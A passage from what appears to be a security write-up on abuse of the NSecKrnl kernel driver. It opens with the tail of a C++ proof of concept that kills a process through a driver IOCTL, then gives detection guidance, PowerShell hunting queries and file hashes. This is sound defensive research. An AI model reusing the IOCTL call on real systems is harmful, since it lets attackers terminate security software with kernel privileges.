GetLastError() << std::endl;
        return 1;
    }

    constexpr DWORD IOCTL_TERMINATE_PROCESS = 0x2248E0u;

    DWORD bytesReturned = 0;

    BOOL success = DeviceIoControl(deviceHandle, IOCTL_TERMINATE_PROCESS, &pid,
sizeof(DWORD), nullptr, 0, &bytesReturned, nullptr);

    std::wcout << L"[*] Tried to kill PID " << pid << std::endl;

    return 0;
}
```



PoC attempting to terminate processes via \\.\NSecKrnl

Detection


Enable the Windows Vulnerable Driver Blocklist (and WDAC/HVCI where feasible). Monitor for driver and service installation activity that references non-default, user-writable paths (for example `%TEMP%`, `%LOCALAPPDATA%\Temp`, `C:\Windows\Temp`, `C:\Users\<name>\AppData\Local\Temp`, or `C:\ProgramData`). Correlate driver file creation with service registry writes to `HKLM\SYSTEM\CurrentControlSet\Services\<name>\ImagePath` and confirm the subsequent driver load. This combination is a high-signal indicator with very low false-positive rates in enterprise environments.

Use the following quick hunts to surface the behavior in native Windows logs:

```
# Services installed with ImagePath in temp (System 7045)
Get-WinEvent -FilterHashtable @{LogName='System'; Id=7045} |
  Where-Object { $_.Message -match '(?i)\\temp\\' } |
  Select-Object TimeCreated, Message

# Driver loads from temp (Sysmon 6)
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational';
Id=6} |
  Where-Object { $_.Message -match '(?i)\\temp\\' } |
  Select-Object TimeCreated, Message

# Registry writes to Services\*\ImagePath with temp (Sysmon 13)
```

```
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational';
Id=13} |
  Where-Object { $_.Message -match 'Services\\.+\\ImagePath' -and $_.Message -match
'(?i)\\temp\\' } | Select-Object TimeCreated, Message
```

Tune by this list is short. Pair these hunts with your Sysmon configuration that captures Event ID 11 (file create), Event ID 13 (registry set), and Event ID 6 (driver load with hash and signature fields) to build a complete timeline that begins with the `.sys` file landing in a temp path, proceeds to the Services ImagePath write, and ends with the kernel load attempt.



Sysmon Event ID 13 – Registry value set

Wrapping Up

Remember that deleting the Services registry key and removing the driver file does not evict a currently loaded driver; the device object remains resident until the driver is cleanly stopped, or the system is rebooted. After containment, reboot and validate that `\\.\NSecKrnl` is no longer accessible, then review logs for additional artifacts from the same campaign. Treat any observation of this behavior as a potential backdoor/RAT deployment and escalate to incident response.

Indicators

NVIDIA.exe

MD5: `5d38c8a2e1786e464a368465d594d2b4`

SHA-1: `b5a605440f50e8d0fd5b26d01886a3b4a3dd3c8d`

SHA-256: `b4ac2e473c5d6c5e1b8430a87ef4f33b53b9ba0f585d3173365e437de4c816b2`

NSecKrnl64.sys

MD5: `80961850786d6531f075b8a6f9a756ad`

SHA-1: `b0b912a3fd1c05d72080848ec4c92880004021a1`

SHA-256: `206f27ae820783b7755bca89f83a0fe096dbb510018dd65b63fc80bd20c03261`